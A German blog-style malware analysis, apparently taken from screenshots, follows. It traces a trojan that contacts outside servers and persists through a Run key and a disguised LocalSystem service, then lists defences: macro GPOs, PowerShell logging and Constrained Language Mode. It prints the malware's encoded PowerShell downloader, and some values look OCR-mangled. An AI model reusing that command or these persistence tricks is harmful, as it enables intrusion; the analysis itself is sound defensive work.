Der Zielsever hat eine Antwort auf den Request gesendet (die beiden letzten Zeilen im Bild). Diese kann ich nicht entschlüsseln. Ein Blick in die Dateizugriffe zeigt, dass sich der Prozess für RSA interessierte:

File Summary

Files accessed during trace:

File Time	Total Events	Opens	Closes	Reads	Writes	Read B...	Write B...	Get ACL	Set ACL	Other	Path
0.0070942	460	152	97	2	0	61.440	0	5	0	204	<Total>
0.0005645	47	14	14	0	0	0	0	0	0	19	C:\Windows\SysWOW64\KernelBase.dll
0.0006748	39	39	0	0	0	0	0	0	0	0	C:\Windows\SysWOW64\phoneinfo.dll
0.0002029	29	8	8	0	0	0	0	0	0	13	C:\Windows\SysWOW64\imm32.dll
0.0001604	28	8	8	0	0	0	0	0	0	12	C:\Windows\SysWOW64\wsqhqs.dll
0.0002030	26	6	6	0	0	0	0	2	0	12	C:\Users\Vessa.test\AppData\Local\reswzip\reswzip.exe
0.0002206	25	8	8	0	0	0	0	0	0	9	C:\Windows\SysWOW64\mswsock.dll
0.0001066	16	4	4	0	0	0	0	0	0	8	C:\Windows\SysWOW64\en-US\wsqhqs.dll.mui
0.0001809	16	4	4	0	0	0	0	0	0	8	C:\Windows\SysWOW64\ole32.dll
0.0001509	15	4	4	0	0	0	0	0	0	7	C:\Windows\SysWOW64\winsta.dll
0.0001736	12	5	4	0	0	0	0	0	0	3	C:\Windows
0.0000631	12	4	4	0	0	0	0	0	0	4	C:\Windows\apppatch\sysmain.sdb
0.0000698	10	2	2	0	0	0	0	0	0	6	C:\Windows\Globalization\Sorting\SortDefault.nls
0.0021676	10	2	2	1	0	32.768	0	0	0	5	C:\Windows\SysWOW64\wininet.dll
0.0000240	9	0	0	0	0	0	0	3	0	6	C:\Users\Vessa.test\AppData\Local\vr
0.0000687	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
0.0000932	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\bcrypt.dll
0.0000605	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\iertutil.dll
0.0000695	8	2	2	1	0	28.672	0	0	0	3	C:\Windows\SysWOW64\rsaenh.dll
0.0000633	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\urlmon.dll
0.0000610	7	2	2	0	0	0	0	0	0	3	C:\Windows\SysWOW64\IPHLPAPI.DLL
0.0000000	7	2	2	0	0	0	0	0	0	2	C:\Windows\SysWOW64\comctl.dll

Da sollen wir wohl nicht mitlesen... ☹️

Nach der Message hat die EXE-Datei aber eine weitere Aktion ausgeführt: sie hat sich in den Autostart eingetragen!
Das hat sie die gesamte Stunde vorher ohne Internetverbindung nicht gemacht...

reswzip.exe	8512	TCP Reconnect	S-CL1.crashwork.global:57821 -> 88.225.226.91:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Reconnect	S-CL1.crashwork.global:57821 -> 88.225.226.91:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Connect	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcwin: 262144, rcvwin: 8, andwin: 8
reswzip.exe	8512	TCP Send	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 794, starttime: 1447420, endtime: 1447424, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Copy	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 288, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Receive	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 288, seqnum: 0, connid: 0
reswzip.exe	8512	RegQueryKey	HKCU	SUCCESS	Query: Name, HandleTags: 0x0
reswzip.exe	8512	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: Name, HandleTags: 0x0
reswzip.exe	8512	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
reswzip.exe	8512	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
reswzip.exe	8512	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: Name, HandleTags: 0x400
reswzip.exe	8512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\reswzip	SUCCESS	Type: REG_SZ, Length: 112, Data: "C:\Users\Vessa.test\AppData\Local\reswzip\reswzip.exe"
reswzip.exe	8512	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
reswzip.exe	8512	TCP Disconnect	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 0, seqnum: 0, connid: 0

- AutoRuns von SysInternals kann das bestätigen:

Autoruns - Sysinternals: www.sysinternals.com


File Entry Options Help

Autoren Entry	Description	Publisher	Image Path	Timestamp	Virus Total
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				29/09/2017 14:47	
cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	23/01/1915 20:14	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				18/02/2019 17:47	
SecurityHealth	Windows Defender notification...	Microsoft Corporation	c:\program files\windows defender\msascui.exe	26/09/1920 19:44	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				25/02/2019 17:43	
OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\Vessa.test\appdata\local\microsoft\onedrive\o...	13/03/2017 23:58	
LEADTOOLS(r) DLL for Win32		LEAD Technologies, Inc.	c:\users\Vessa.test\appdata\local\reswzip\reswzip.exe	13/11/1995 21:26	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				29/09/2017 15:42	
n/a	Windows host process (Rundll...	Microsoft Corporation	c:\windows\system32\rundll32.exe	02/04/2032 03:35	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				29/09/2017 15:42	
n/a	Windows host process (Rundll...	Microsoft Corporation	c:\windows\syswow64\rundll32.exe	24/02/1929 07:39	
HKLM\SOFTWARE\Classes\Protocols\Filer				13/01/2019 12:52	
Microsoft Office XLM MIMF Filter		Microsoft Corporation	c:\program files\common files\microsoft shared\office16	30/07/2015 13:21	

Und seitdem ist die Anwendung ruhig. Anscheinend lautete das Kommando von außen: „Einnisten und Abwarten“.

Die Tarnung variiert übrigens je nach Berechtigung des Benutzers. Mein erster Versuch wurde von einem Standardbenutzer ausgeführt. Hat der Account lokaladministrative Rechte, dann tarnt sich der Prozess viel intensiver – und weitet zudem gleich noch seine Rechte aus:

- Die Datei verschwindet aus dem Appdata-Verzeichnis:




- Aber ProcMon weiß genau, was damit passiert ist:

The ProcMon event log shows a sequence of operations performed by 'reswzip.exe'. The detailed view of the 'SetRenameInformationFile' event shows the following details:

- Event: SetRenameInformationFile
- Process: C:\Users\Administrator\AppData\Local\reswzip\reswzip.exe
- Stack: File System
- Date: 25/02/2019 18:19:13,8365955
- Thread: 4928
- Class: File System
- Operation: SetRenameInformationFile
- Result: SUCCESS
- Path: C:\Users\Administrator\AppData\Local\reswzip\reswzip.exe
- Duration: 0.0001428
- ReplaceIfExists: True
- FileName: C:\Windows\SysWOW64\reswzip.exe

- Nun steht sie in einem Systemverzeichnis. Was macht die Datei denn hier? Natürlich als Service wiederkommen...

Time of Day	Process Name	PID	Operation	Path	Result	Detail
18:19:13.799...	reswzip.exe	3344	RegOpenKey	HKCR\AppID\reswzip.exe	NAME NOT FOUND	Desired Access: Read
18:19:13.822...	reswzip.exe	3344	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\App...	REPARSE	Desired Access: Read
18:19:13.822...	reswzip.exe	3344	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\reswz...	NAME NOT FOUND	Desired Access: Read
18:19:13.973...	services.exe	724	RegCreateKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Desired Access: Read/Write, Disposition: REG_CREATED_NEW_KEY
18:19:13.973...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\Type	SUCCESS	Type: REG_DWORD, Length: 4, Data: 16
18:19:13.973...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\Start	SUCCESS	Type: REG_DWORD, Length: 4, Data: 2
18:19:13.973...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Query: HandleTags, HandleTags: 0x0
18:19:13.973...	services.exe	724	RegOpenKey	HKLM\System\CurrentControlSet\Services\reswzip\StartOverride	NAME NOT FOUND	Desired Access: Maximum Allowed
18:19:13.973...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip>ErrorControl	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
18:19:13.973...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\ImagePath	SUCCESS	Type: REG_EXPAND_SZ, Length: 68, Data: "C:\Windows\SysWOW64\reswzip.exe"
18:19:13.973...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\DisplayName	SUCCESS	Type: REG_SZ, Length: 16, Data: reswzip
18:19:13.974...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\WOW64	SUCCESS	Type: REG_DWORD, Length: 4, Data: 332
18:19:13.974...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\ObjectName	SUCCESS	Type: REG_SZ, Length: 24, Data: LocalSystem
18:19:13.974...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:13.998...	services.exe	724	RegOpenKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Desired Access: Read/Write
18:19:13.998...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip\Description	NAME NOT FOUND	Length: 268
18:19:13.998...	services.exe	724	RegSetValue	HKLM\System\CurrentControlSet\Services\reswzip\Description	SUCCESS	Type: REG_SZ, Length: 672, Data: The Base Filtering Engine (BFE) is a service that m...
18:19:13.998...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:13.998...	services.exe	724	RegOpenKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Desired Access: Read
18:19:13.998...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip\ObjectName	SUCCESS	Type: REG_SZ, Length: 24, Data: LocalSystem
18:19:13.998...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:13.998...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip\FailureActions	NAME NOT FOUND	Length: 268
18:19:13.998...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:13.998...	services.exe	724	RegOpenKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Desired Access: Read
18:19:13.998...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip\ImagePath	SUCCESS	Type: REG_EXPAND_SZ, Length: 68, Data: "C:\Windows\SysWOW64\reswzip.exe"
18:19:13.998...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:13.998...	services.exe	724	RegOpenKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Desired Access: Read
18:19:13.998...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip\ObjectName	SUCCESS	Type: REG_SZ, Length: 24, Data: LocalSystem
18:19:13.998...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:14.000...	services.exe	724	RegOpenKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	Desired Access: Read
18:19:14.000...	services.exe	724	RegQueryValue	HKLM\System\CurrentControlSet\Services\reswzip\Environment	NAME NOT FOUND	Length: 268
18:19:14.000...	services.exe	724	RegCloseKey	HKLM\System\CurrentControlSet\Services\reswzip	SUCCESS	
18:19:14.000...	services.exe	724	RegOpenKey	HKLM\SYSTEM\Microsoft\Windows\NTFS\{59061996-8756-4467-8886-234744EAF448}\...	NAME NOT FOUND	Desired Access: Query Value, Enumerate Sub Keys



Der kleine Trojaner reagiert also auf seine Umgebung! Welche Aktionen wird er wohl nach seiner Ruhepause ausführen? Hier könnt ihr eure Fantasie spielen lassen! Der Angreifer hat einen Fuß in der Umgebung. Der Anfang ist geschafft!!!

Gegenmaßnahmen

Was ist denn bei diesem Szenario alles schiefgelaufen? Und wo kann ein Administrator mit welchen Mitteln gegensteuern? Betrachten wir dazu noch einmal die einzelnen Stages...

Stage 1 – die PDF als Mailanhang

Die Mail hätte niemals zugestellt werden dürfen. Nur nach welchen Kriterien sollte sie gefiltert werden? Der Anhang ist doch harmlos, oder? Zudem können sich viele Firmen eine zu restriktive Mailfilterung einfach nicht erlauben. Und da SPAM-Filter auch erst lernen müssen, wird irgendwo immer jemand der erste sein!

Hier hilft nur Benutzersensibilisierung. Klärt eure Mailbenutzer auf, was sie erwartet! Ebenso hat es sich bewährt, eine Mailadresse spam@<interne.domain> einzurichten, an welche die Benutzer die Mail zur Prüfung weiterleiten können. Das könnte eine Fachabteilung oder der Helpdesk übernehmen. Aber ACHTUNG: diese weitergeleitete Mail sollte unbedingt einen Warnhinweis im Betreff enthalten, damit der Empfänger nicht selber darauf hereinfällt! Das wäre z.B. mit einer Transportregel in einem Exchange Server machbar.


Stage 2 – der Link in der PDF-Datei

Der Link zeigte auf eine URL mit einer IP-Adresse. Damit umgehen die Angreifer PI-Holes, welche die DNS-Anfragen zu dubiosen Seiten einfach ins Leere laufenlassen. Dafür könnte aber ein ausgehender Filter ins Internet URLs mit IPs einfach blockieren. Seriöser Content sollte bitte nur über DNS-Namen erreichbar sein...


Stage 3 – die Word-Datei

Auch hier wäre ein Filter in der Firewall denkbar. Muss denn eine Word-Datei direkt aus dem Internet geladen werden?? Verlasst euch hier mal nicht auf den Virenschanner, der ja die heruntergeladene Datei auf der Festplatte untersuchen kann. Durch die Verschleierungen gibt es hier immer wieder zeitliche Lücken!


Dafür kann mit einer GPO zentral die Ausführung von VBA-Makros komplett deaktiviert werden:




Dann wäre der Code einfach nicht gestartet:



Jaja, VBA wird natürlich überall gebraucht, da alle Büros voll sind mit VBA-Spezialisten, gel? Spass beiseite: VBA-Code lässt sich digital signieren und die Ausführung lässt sich auf signierte Makros über GPOs einschränken:




Das Makro wird nicht mehr gestartet – ohne Ausnahme-Schalter und ohne Warnung ☹️. Wenn der Benutzer es selber versucht, dann erscheint eine Fehlermeldung:



Was gar nicht geht ist die permanente Deaktivierung der Makroschutzfunktion! Dann fragt Office einfach gar nicht mehr nach und startet den Code vollautomatisch im Hintergrund!!!

Wer die Signatur nicht hinbekommt: ihr benötigt ein Code-Signaturzertifikat von euer internen PKI oder offiziell aus dem Internet. Dann könnt ihr den fertigen Code einfach signieren:



Stage 4 – der PowerShellCode

Die PowerShell ist ein tolles Werkzeug. Sie kann nicht deaktiviert werden. Aber es gibt interessante Zusatzfunktionen:

- PowerShell ScriptBlock-Logging (via GPO seit Windows 7) kann die obfuskieren Base64-Codes sichtbar im Eventlog ablegen. Hier könnte ein SIEM (EventLog-Analyzer) die Daten zentral auswerten und Alarm schlagen.
- PowerShell Transcript (via GPO ab Windows 7) kann jede Scriptausführung in Textdateien protokollieren. Diese können zentral auf einem Fileserver zusammenlaufen und automatisiert nach Schlüsselworten durchsucht werden. Auch hier wäre der stille Alarm die Zielsetzung, denn ein Protokoll alleine ändert nichts am laufenden Code.

- PowerShell Constrained Language Mode (via GPO, ab Windows 10; mit AppLocker nur in Enterprise) verhindert, dass Standardbenutzer erweiterte Codes (wie den .net-Aufruf DownloadString) ausführen können:

```

C:\Users\tessa.test>powershell -e JABhAF8AXwBfADQANQAzADgAPQoACcATAAZADMANwBfACcAKwAnADkAMQAnACkA0wAkAE4ANAA0AF8ANABfAD
0AbgB1AHcALQBvAGIaagB1AGMAdAagAE4AZQB0AC4AVwB1AGIAQwBsAGkAZQBwAHQAOwAkAFAMQAZAF8A0AAwAF8A0Q09ACgAJwBoAHQAdABwADoAJwArAC
cALwAvACcAKwAnAGIAYQAnACsAJwB6GUAZQAZACcAKwAnADYANQAUAGMABwBTAC8AdgAnACsAJwA1ADKASAB4AFoAJwArACcAeQBAAGgAdAB0AHA0gAnAC
sAJwAvAC8AZwPAGeAbgBjAGEAJwArACcAgAnACsAJwB8AG8AcgBhAHMAJwArACcAbwAuAGMABwAnACsAJwBTAC8AEAB3AFMAaQBQADUANAAnACsAJwA3AE
AAJwArACcAaAB0AHQAcAA6AC8ALwAXACcAKwAnADMALgAyADMAMwAuADEAJwArACcA0AAZAC4AMgAyADcAJwArACcALwA1AFYAZgBxAHEAcwBTAFYQABoAC
cAKwAnAHQAdABwACcAKwAnADoALwAvADEAJwArACcAMgA4AC4AMQAnACsAJwA5ADkALgAXADgANwAuADEAJwArACcAMgA0AC8AdgAZcAKwAnADUaAByAG
IARgB6AEAAaAB0AHQAcAA6AC8ALwAXADAANAuACcAKwAnADIAMgAnACsAJwAZAC4AJwArACcANAAwACcAKwAnAC4ANAaWACcAKwAnAC8A0ABDAHEAUgAnAC
